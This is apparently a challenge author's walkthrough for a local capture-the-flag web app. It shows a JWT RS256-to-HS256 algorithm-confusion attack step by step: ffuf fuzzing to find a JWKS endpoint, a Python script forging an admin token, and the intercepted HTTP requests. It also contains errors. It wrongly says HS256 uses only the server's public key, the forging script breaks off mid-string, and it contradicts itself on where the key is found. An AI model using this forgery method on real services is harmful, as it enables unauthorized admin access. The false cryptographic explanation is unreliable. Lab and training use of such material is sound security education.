The following information is not meant to be submitted as a walkthrough as it is made by the challenge maker. It is however, useful for the solver for the problem if they get stuck and do not know how to proceed. It is also an accurate representation of what the challenge contains and how to go about solving it.


If you are the grader, do not use this as the walkthrough since it is written by the challenge creator

Use the video found under WALKTHROUGH_VIDEO.md, which is made by a group member

Use this document only if you need further clarification of what was in the video or want to solve the challenge yourself with more insight.

1. Type in any login but use a simple username to make the next steps easier

2. Attempt to access admin panel (upper right hand corner of screen)



3. Reattempt with Burp Suite intercepting as a proxy, the first request isn't important

Intercept on | Forward | Drop

Time	Type	Direction	Method	URL
13:46:54 13 Apr ...	HTTP	→ Request	OPTIONS	http://localhost:5000/admin

However, the follow-up tells us alot

Time	Type	Direction	Method	URL
13:47:47 13 Apr ...	HTTP	→ Request	GET	http://localhost:5000/admin


The authorization uses JWT tokens to encode data between the client and the server

Request

Pretty Raw Hex

```
GET /admin HTTP/1.1
Host: localhost:5000
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiYWRtaW4iOmZhbHN1LCJleHAiOjE3NDQ1NjcwMDN9.mtIdOFjtYRGxYUkySFvb3PDeFRYms2QpklrFBF5GaVbx4fYNE4to6SSwjBY91W8G7_PaFCEhupUmb1a-3
nwV_be9mPD_17Lbjo3GwZ-rTyc8BO8aFve7Yr91eMeEEMCE8tAVOdxwaJkQqCU3hAUU6nQmwdKZRIc_zR3Xfn3Ihtko-vjSBg3IYJv9Nwf3BUBgnJ71xF1wAkqqH6qIx6235z7L3A6CFqBS1ddOEvfvG6Y9xiREHCHOz6_eQfvC4aSPEQnPciBVjroV
awN22byECIB3sHwEEYdyDIhmpTh_kSfyVn9mE3UMvN6vMmHCFUKTOjFvBprwk4b_xLVam1LA-g
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Origin: http://127.0.0.1:5000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:5000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

We can decrypt the payload to figure out what it says with https://jwt.io/



Required Knowledge:

- RS256 is an algorithm that uses a public/private key pair to determine whether or not the data sent is the data that is received by the server. So you can't intercept and change the data without knowing the servers private key.
- HS256 is an algorithm that only uses the server's public key so if you were to discover it you could encode your own payloads with the server's key, and the server would have no idea.
- The payload encodes the algorithm it used to build this token so that the server knows what to use to decode it
- If the server doesn't force the payload to use a specific algorithm, like many websites, including Github, didn't at one point, we can modify it to use an algorithm that doesn't require knowledge of the server's private key like HS256.

4. Discover the server's public key by using dirbuster, and ffuf to fuzz looking for endpoints or files that may be related to the servers public key. For simplicity you can use the included wordlist.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://172.17.0.2:5000/FUZZ -w '/home/kali/Desktop/wordlist.txt'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://172.17.0.2:5000/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

system                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 3ms]
admin                   [Status: 401, Size: 13, Words: 2, Lines: 1, Duration: 8ms]
config                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 14ms]
auth                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 23ms]
login                   [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 27ms]
data                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 27ms]
api                     [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 29ms]
docs                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 34ms]
dashboard               [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 33ms]
debug                   [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 37ms]
error                   [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 43ms]
metadata                [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 54ms]
monitor                 [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 55ms]
logout                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 57ms]
export                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 60ms]
health                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 63ms]
openapi                 [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 68ms]
oauth                   [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 64ms]
ping                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 72ms]
import                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 80ms]
internal                [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 87ms]
info                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 84ms]
private                 [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 91ms]
public                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 96ms]
key                     [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 107ms]
robots.txt              [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 111ms]
keys                    [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 110ms]
redirect                [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 118ms]
keyset                  [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 121ms]
```

Unfortunately the server returns a status 200 regardless of the fact these endpoints don't actually exist so we will have to attempt to find the endpoints a different way.


You will notice that the size and words returned are the same for all invalid 200s but are different for the one endpoint we know to exist which is the admin page

This means if we modify the ffuf command to filter all endpoints that return 165 words we might be able to find a more useful endpoint

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://172.17.0.2:5000/FUZZ -w '/home/kali/Desktop/wordlist.txt' -fw 165

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://172.17.0.2:5000/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 165
________________________________________________

admin                   [Status: 401, Size: 13, Words: 2, Lines: 1, Duration: 2ms]
.well-known/jwks.json   [Status: 200, Size: 518, Words: 49, Lines: 12, Duration: 130ms]
:: Progress: [50/50] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$
```


That is alot better.

If we navigate to this endpoint, we find that the developer accidentally left the public key easily discoverable at some point in the app's production.



5. Encode your own JWT.

Using the included Python script (generate_key.py) we can now build our own JWT to gain access to the admin page



You will note the script uses the algorithm HS256 instead of RS256. This is essential to tricking the server into believing this token is valid

Fill out the missing fields like found on jwt.io, just return true for admin instead of false

```python
import jwt
from datetime import datetime, timedelta

# Step 1: Enter the public key of the server
# The Public Key you should have found by exploring the servers js files
public_key = '''MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArcqwnNCWhp45zzOGewwHmU2jCh/1pIWP9owrr80V7S4rhxwuPdgSYxnMsH2y6wf

# Step 2: Craft the forged token
# Design a payload so that it resembles the token you decoded earlier
# hint: the "exp" field should be set with datetime.utcnow() + timedelta(minutes=10)
payload = {
    "username": "james",
    "admin": True,
    "exp": datetime.utcnow() + timedelta(minutes=10)
}
```

Running this gives us our forged token:

```
Forged token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiYWRtaW4iOnRydWUsImV4cCI6MTc0NDU2ODUwNH0.IjHMq_6rxNd7_NgXOQuRvmc
Z_sa73c_23xpf31BaarQ
```

6. Intercept another request with burpsuite removing the token and adding the one you generated

Pretty Raw Hex

```
GET /admin HTTP/1.1
Host: localhost:5000
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiYWRtaW4iOnRydWUsImV4cCI6MTc0NDU2ODUwNH0.IjHMq_6rxNd7_NgXOQuRvmcZ_sa73c_23xpf31BaarQ
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Origin: http://127.0.0.1:5000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:5000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

7. You should now have access to the admin page